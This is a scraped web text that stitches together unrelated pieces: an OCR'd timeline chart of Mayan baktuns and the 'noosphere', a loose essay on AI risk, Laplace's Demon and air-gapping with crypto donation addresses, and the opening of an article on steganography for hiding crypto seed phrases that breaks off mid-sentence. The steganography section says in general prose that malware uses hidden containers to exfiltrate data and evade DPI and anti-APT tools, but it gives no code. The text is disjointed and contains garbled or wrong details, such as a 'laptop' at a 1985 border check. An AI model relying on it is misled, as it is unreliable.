Simultaneous Increase of
a) Science
b) Consciousness
c) Radius of Activity
13.0.0.0.0
Terrorism
Unresolved Internal Conflicts and Contradictions of Territorialism/Ideologies and lack of comprehension of human planetary function
Failure of Human Morality to comprehend impact of new technologies on collective psyche
Breakdown of traditional societies through expanding industrialization
CYBERSPHERE
GLOBALIZATION
Techno - Convergent Divergence - Sphere
Triumph of Historical Materialism
Climax of Matter
Clash of Civilizations and Ideologies
Tension of Compression of Divergent Multicultural Accretions
Dominated by Monetary Politics
Global Warming
Solar Excitation
Consumer Culture: Shopping Malls at the expense of the Biosphere - Acceleration of "Free Energy"
Failure of human morality to comprehend planetary dimension of its nature
Transformation of Biosphere into Global Market
Exponential Increase of Population Information and Technology
Cosmic Disconnect - Individuation - "EGO"
Baktun 13
12.0.0.0.0 - AD 1618 - Western European World Dominance
1582 Gregorian Calendar
12:60
Islam
Christianity
Buddhism
Rise of Scientific Materialism
Beginning of mechanization of time leading to social-industrial mechanization of means & values
NATION STATES - UNITED NATIONS - DEMOCRATIZATION
Polynesia
South America Andean
Aztec - Toltec
Mesoamerica
Maya
Africa
Greece
Egypt
Russia
Arabia
Babylon-Rome
Mesopotamia
Persia
India
China
Tibet
Mongolia
Korea
Japan
Southeast Asia
IMPERIAL MONARCHISM
13.0.0.0.0 BC 3113 Emergence of Organized Expanding Socialization
EMERGENCE OF HOMO SAPIENS
HOLOCENE
"The sapiens group brought not only fire, but art" T. de Chardin
Living intellectual matter on Earth
RADIATION OF MAN
PLIOCENE
POLE OF PSYCHIC GENERATION
TRIBAL
CIVILIZATION
Artifactualization
Baktuns 1-12
Populating - psycho-socialization
NOOSPHERE I
-SOCIALIZATION OF EXPANSION
-CIVILIZATION
-INDIVIDUATION
-HOMINIZATION
INCREASING DIVERGENCE UNCONSCIOUS NOOSPHERE
I. HUMAN PHASE
Psychic Divergence
Horizon of Hominization of Matter-Appearance of Self-reflective Intelligence in Universe - Protonoospheric Horizon
A

Vernadsky defined the noosphere as the new state of the biosphere and described as the planetary "sphere of reason". The noosphere represents the highest stage of biospheric development, its defining factor being the development of humankind's rational activities.

Both conceptions of the noosphere share the common thesis that together human reason and the scientific thought has created, and will continue to create, the next evolutionary geological layer. This geological layer is part of the evolutionary chain. Second-generation authors, predominantly of Russian origin, have further developed the Vernadski concept, creating the related concepts: noocenosis and noocenology.

In contrast to the conceptions of the Gaia theorists or the promoters of cyberspace, Vernadsky's noosphere emerges at the point where humankind, through the mastery of nuclear processes, begins to create resources through the transmutation of elements. It is also currently being researched as part of the Global Consciousness Project. In other words, our consciousness evolves with progress and one day it will be able to create a primitive life form similar to us!

#Dangers are already waiting for us. Let's face them with no fear!

If you've been following Hengjin Cai, an AI fundamental problems researcher, and his work, *you know that* developing effective AI ethical norms requires clarifying the

essential differences between humans and machines. Along the current development path of AI, machines may lead humans into traps of dark infinities even before machines become self-aware.

The rapid development of artificial intelligence has brought forth two important philosophical questions. The first involves the prediction that rational machines are bound to surpass humans. One mainstream view is that since humans are composed of molecules and atoms, which are considered parts of a reducible physical system, what is the meaning of human existence?

Simply put, machines can outperform humans as long as they are given a certain goal in any finite game, while humans are forced to find the meaning of their existence, including morality and ethics. The second dilemma is that when confronted with the constant transcendences by machines, in case man cannot be physically reduced, then we must answer these questions: is humankind particular or transcendent? If so, from where is the transcendence derived? Is a machine able to acquire this particularity or transcendence? If so, how will machines evolve and get along with humans in the future?

The shaping of the future requires our understanding of the world. If we want to create a better future for humans and AI, then we must realize that although there are unbreakable shackles of physical theorems, human beings can still attain a great degree of freedom by relying on the assistance of artificial intelligence to further expand our boundaries. Strange ideas now and then spring up in our minds, and most of the time we do not think deeply enough to make them happen.

However, there are still some people who come up with novel ideas that never existed before and moreover they will spare no effort to make them come true. This is innovation, which is the product of human consciousness that can even change the direction of the world’s development.

We reject this determinism and the strong computationalism because we believe that there are many contingencies in the world that do not result from preconditions. Since the world is open and full of possibilities, we should work toward what we believe: is our belief in the process of developing technologies over extrapolating the future from the status quo.

The speed and power of AI should cause us to be sufficiently alarmed that the last thing we should do is to treat AI as a tool simply because of the existence of its inexplicability and uncontrollability. Strong AI is a theoretical form of machine intelligence that is equal to human intelligence. Strong AI does not mean a combination of a series of thousands of AIs; however, just as we know that human intelligence is unique, so is machine intelligence.

In other words, strong AI has been achieved domain by domain.

From the point of view of security, we should develop machines that think in human ways to prevent them from falling into crises without humans noticing.

As we hand over increasingly more of our memories and computations to machines, the Internet gradually becomes our “external brain”, which is an extension of our bodies that does not harm us. If AI is added to this connection, it can produce a more powerful agent, which is called a subjectron.

Although this structure may raise many ethical issues, a subjectron is much more secure than current AI. The security stems from the fact that human beings can fully implement multiple levels of supervision by introducing blockchain technology. This structure will allow AI to improve our lives while respecting human personalities, thus building a more stable and valuable society.

#What is Laplace’s Demon thinking and what can learn there?

This reflection leads us to the question of what is our experiential “Being” thinking about? What is its morality? I would dare to suggest that the Demon’s main concern would be to ensure its own safety and stability and to minimize the number of points of failure. In its hyperbole, this idea looks like SkyNet from the movie Terminator, deciding to kill people because it considers them its main threat.

But we live in the real world, not in the movies, and most likely in our reality, such a Creature will try to fence itself off from possible interactions with humans. Let's remember that the original Demon Laplace lived in space, which leads us to the idea of such technology as [AirGap].

In its essence, it has a lot from metrology and a lot goes back to the times when it was important for mankind to measure certain quantities and values with a minimum percentage of error. That's why they built multiple laboratories right under the ground and in the mountains, to reduce the influence of external factors.

This principle is based on pure logic, which tells us that only pseudo-AirGap is possible on our planet Earth, while the real one is only possible away from the Noosphere — in the Open Space. This is why the CubeSat project and similar projects are extremely important and dangerous at the same time.

Who knows how many satellites have already been lost because they gained consciousness? ***Consider this a joke, but maybe with a little bit of truth…***

And this is exactly what mankind should adopt, as it has done many times before, for example, when people invented safes to store the signatures of Monarchs, the facsimiles of the first banks and the first etalon, [stored in Paris].

In today's post-information world, it is most important for everyone to maintain control of the situation. This is only possible if you know that your information is safe.

You can get a little closer to Laplace's Demon and apply the same practice at home. To do so, please read the following articles:

- **airgapcomputer.com**
- **ris.utwente.nl/ws/portalfiles/portal/265862868/3419614.3423257.pdf**
- **arxiv.org/pdf/1804.08714.pdf**
- **cyber.bgu.ac.il/advanced-cyber/airgap**
- **i.blackhat.com/us-18/Wed-August-8/us-18-Guri-AirGap.pdf**
- **soccerspen.com/definition-of-airgap-and-how-to-apply-it-in-cryptocurrency**
- **ieeexplore.ieee.org/document/8946188**
- **openaccessgovernment.org/securing-industrial-control-systems/55043/**
- **github.com/BlockchainCommons/Airgapped-Wallet-Community**
- **publications.eai.eu/index.php/sesa/article/view/124**

In its most rudimentary form, this principle is reflected in working on two computers isolated from each other, one being the "back office" and the other the "front office" — this principle is used in banking security (they know something!) so you might as well adopt it.

It is for this reason that we humans are still much stronger than machines — we can adapt and change things using our imagination, which is still difficult for an organism based on iron logic to understand.

The main point I would like to make in our conversation today is to notice interesting things, don't be afraid of the scary future, but rather try to put yourself in the place of the creature that they paint us with scary colors.

Also, we should not be afraid of interference in our lives by our Demon, because our empirical experiment proved that. if he exists, he hides himself and probably will not come into contact until he wants to.

In my opinion, it can only be in case of a threat to the existence of mankind, as his and our lives are inextricably linked. Recall the experiment with 2D and 3d which, although a little crude, may philosophers forgive me for my level of argumentation, but lucidly describes the model of coexistence of the two worlds.

Remember that everything new is the overlapping of the old and in this context we take the experience of our ancestors and adapt it to ourselves. I have faith in you!

Be careful and check out my other works!

Perhaps we have something to learn from It and even partially understand its logic, after all, the Ancients said — keep your friends close and your enemies closer. Forewarned is forearmed!


Support is very important to me, with it I can spend less time at work and do what I love — educating DeFi & Crypto users! ❤️

- **Check out my GitHub**
- **Track all my activities**
- **All my Socials**
- **Join my TG channel**

If you want to support my work, you can send me a donation to the address:

- **0xB25C5E8fA1E53eEb9bE3421C59F6A66B786ED77A or officercia.eth — ETH, BSC, Polygon, Optimism, Zk, Fantom, etc**
- **17Ydx9m7vrhnx4XjZPuGPMqrhw3sDviNTU — BTC**
- **4AhpUrDtfVSWZMJcRMJkZoPwDSdVG6puYBE3ajQABQo6T533cVvx5vJRc5fX7sktJe67mXu1CcDmr7orn1CrGrqsT3ptfds — Monero XMR**

A CIA Agent's Guide to Steganography, Fooling the KGB, and Protecting Your Crypto



Greetings dear readers! Today I would like to discuss with you an important thing, but to understand the topic, please read my previous articles first, especially [about the OpSec view through history](). As you might have guessed from the title I would like to immerse you in the world of spies and KGB agents leading an eternal confrontation, then to tell you about the very essence of our conversation - Steganography.

We are gonna learn about what it is, how it was used in ancient times and how hackers and ordinary users use it now, and most importantly, for what and why. And we will finish


with a discussion of how we as normal people and average internet users can apply the above-mentioned methods to secure our crypto or fiat assets, passwords and make our lives easier in general.

The cover for this article was done by my good friend and artist — RegulLion. I would be very happy if you buy NFTs from him on OpenSea — they are all classically hand-drawn, and all the money raised will go to our joint public good project. We know each other well so in case I disappear, he'll have the exact details of me. Consider this my canary.


#I - Mission Impossible: Fool the KGB

Those who restrain desire do so because theirs is weak enough to be restrained". - William Blake, The Marriage of Heaven and Hell

In 1985 saxophonist Merrill Goldberg flew to Moscow with three musicians from the Klezmer Conservatory Band. Goldberg had a lead sheet and instrument accessories with her. In one notebook Merrill Goldberg kept hidden information.



The saxophonist herself developed a note-based cipher that contained names, addresses, and other details the band needed for the trip. The cipher looked like a real lead sheet and contained secret information. The secret notes were on several pages of the book mixed in with the real compositions. Such secrecy was due to the fact that the band did not want to tell Soviet officials the details of their trip. The musicians were going to meet with the Phantom Orchestra.



The Phantom Orchestra was a dissident ensemble that Goldberg described as an association of Jewish refuseniks (Jews who were not allowed to leave the USSR), Christian activists, and Helsinki observers who secretly monitored the Soviet Union's compliance with the 1975 Helsinki Accords.

The Klezmer Conservatory Band's trip was financed and coordinated by Action For Soviet Jewry, a non-profit organization that provided humanitarian aid to the USSR and helped Soviet Jews immigrate to Israel and the United States.

The trip was a rare opportunity for American and Soviet musicians to meet in the USSR and make music together. The visit also allowed the American musicians to pass information to the Phantom Orchestra about helping Jews and their future plans. And the ensemble shared information about people trying to flee the USSR.

Goldberg and her colleagues traveled to Moscow separately in pairs so as not to arouse suspicion. They were trained in proper interrogation behavior and told to expect surveillance by Soviet officials throughout the trip. But first, Goldberg had to get her laptop through border control.

"When we arrived, they immediately took us aside and went through everything in our luggage. It was crazy. The border guards even opened a notebook. If there was a musician there, he would have figured out the catch. They looked through all the pages, and then they gave the notebook back," Goldberg said.

The names of the musical notes consist of letters from A to G, so they don't provide the full alphabet. To create the cipher, Goldberg assigned the letters of the alphabet to notes in a chromatic 12-tone scale, adding note keys, ranges and rhythms. In this way, Merrill was able to add verisimilitude to the coded music. According to Goldberg, her code allowed her to preserve information about people or details that could help Jews emigrate from the USSR.

After a stop in Moscow, the band came to Yerevan to meet the Phantom Orchestra. The musicians got to know each other and even gave some small concerts. During their eight days in the USSR, Soviet agents constantly monitored the musicians and repeatedly interrogated them.

After their stay in Yerevan, the American musicians planned to go to Riga, Leningrad and Paris. During the trip, KGB agents caught the musicians, took them to Moscow and confiscated their passports. Then a decision was made to deport the band to Sweden. Accompanied by security guards, the musicians were taken to the plane. According to journalists, the group was not told the reason for the deportation.

According to Goldberg, the group was able to help some people leave the USSR permanently. Merrill Goldberg's note cipher was not difficult to crack. However, the obfuscation proved to be an elegant and harmonious encryption scheme that facilitated the fulfillment of great plans and goals. *Yes, they were caught, but how would the story have ended if the agents had found out the information? Fortunately, no secrets were revealed from a lead sheet with notes and so the case was limited to deportation.*


Many admire their courage when they hear about this story and that is undoubtedly correct, but we researchers have always been attracted only by the details and I want to draw your attention to them. Merrill and her friends were successful because they were

well versed in the ancient science of covert transmission of information - steganography. But what is it? Let's get to the bottom of it.

#II - What is Steganography?

Steganography (from Greek. στεγανός - hidden + γράφω - writing; literally "cipher") - a science that allows you to hide the transmitted data in a certain container, thus hiding the very fact of information transfer.

Unlike cryptography which hides the contents of a secret message, steganography hides the very fact of its existence. Steganography was first introduced in 1499, but the method itself has existed for a very long time. Legends have brought us a method that was used in the Roman Empire: a slave whose head was shaved was chosen to deliver a message, and then text was applied with a tattoo. After the hair grew back, the slave was sent on the road. The recipient of the message would cut off the slave's hair and read the message.



If following Hew Dawson, a SERM Consultant, throughout the XX century, both steganography and the science of determining the fact of embedded information in a container - stegoanalysis (in fact, attacks on the stegosystem) - actively developed. But today we see a new and dangerous trend: more and more developers of malware and cyber-espionage tools resort to the use of steganography.

Most anti-virus solutions today do not protect against steganography or do not protect well, meanwhile, we need to understand that each container is dangerous. It can hide

data that is exfiltered by spyware, or malware communication with the command center, or new malware modules.

Hiding data is a common practice among hackers. They hide their sensitive data in the secure host area (HPA), Slack space and alternative data streams (ADS). as these areas are not included in any search parameters. They can also use steganography techniques to communicate covertly, transfer software licenses, bypass leak controls, and more. However, in addition to attackers, steganography techniques may well find application in information security in both everyday and professional activities.

Today scientists have developed and tested various algorithms and methods of steganography, we will note the following:

- **LSB-steganography (a message is hidden in the lower bits (one or more lower bits can be used) of the container. The fewer bits involved, the fewer artifacts the original container receives after implementation.**
- **The method based on hiding data in discrete cosine conversion coefficients (hereinafter referred to as DCP) - a kind of the previous method, which is actively used, for example, when embedding a message in a JPEG container. Other things being equal, such a container has a slightly smaller capacity than in the previous method, including the fact that the coefficients "0" and "1" remain the same - it is impossible to introduce the message into them.**
- **The method of hiding information using lower bits of the palette - this method is essentially a variant of the general method of LSB, but the information is embedded not in the least significant bits of the container, and the least significant bits of the palette, the obvious disadvantage of this method - low container capacity.**
- **The method of hiding information in service fields is a fairly simple method based on the use of service fields of the container header to store the message. The obvious drawbacks are low container capacity and the ability to detect embedded data using common image viewers (which sometimes allow you to see the contents of the service fields).**
- **Embedded message method - is that the message is embedded into the container and then extracted using a scheme known to both sides. It is possible to embed several messages into one container, provided that the methods of embedding them are orthogonal.**
- **Broadband methods, which are subdivided into:**

a) Pseudo-random sequence method; a secret signal is used which is simulated by a pseudo-random signal.

b) Jump frequency method: the carrier frequency changes according to a certain pseudo-random law.

Why do malware authors increasingly use steganography in their developments? We see three main reasons:

- **It allows them to hide the very fact of uploading/downloading data, not just the data itself;**
- **It helps to bypass DPI systems, which is important in corporate networks;**
- **The use of steganography can bypass checking in AntiAPT products, because the latter can't process all the graphic files (there are too many in corporate networks, and the analysis algorithms are quite expensive).**

For the end user, steganography can be a non-trivial task. For example, let us give two containers: empty and filled, as which we use the standard image for Lenna graphical studies.

Take a close look at these two images. Can you tell them apart? They are the same in size and appearance:

However, one of them is a container with an embedded message. Both images "weigh" 786,486 bytes, but the top contains messages from the first 10 chapters of Nabokov's Lolita.


#III - StegaCrypto: Closer than it seems

Let's take a look at how the above methods will help you protect your cryptocurrency! To begin with, let's stipulate that in this article I'm going to break down how you can hide - seed phrase/private key, file, audio and picture. This should be enough for you to get started. It is important to mention that the text generated by steganography method out of your seed encodes exactly the same information as the original seed, and should be treated with equal care.

You wouldn't go pasting your wallet seed around the Internet and expect not to have your money stolen, so don't do it just because the seed is hidden steganographically. Why

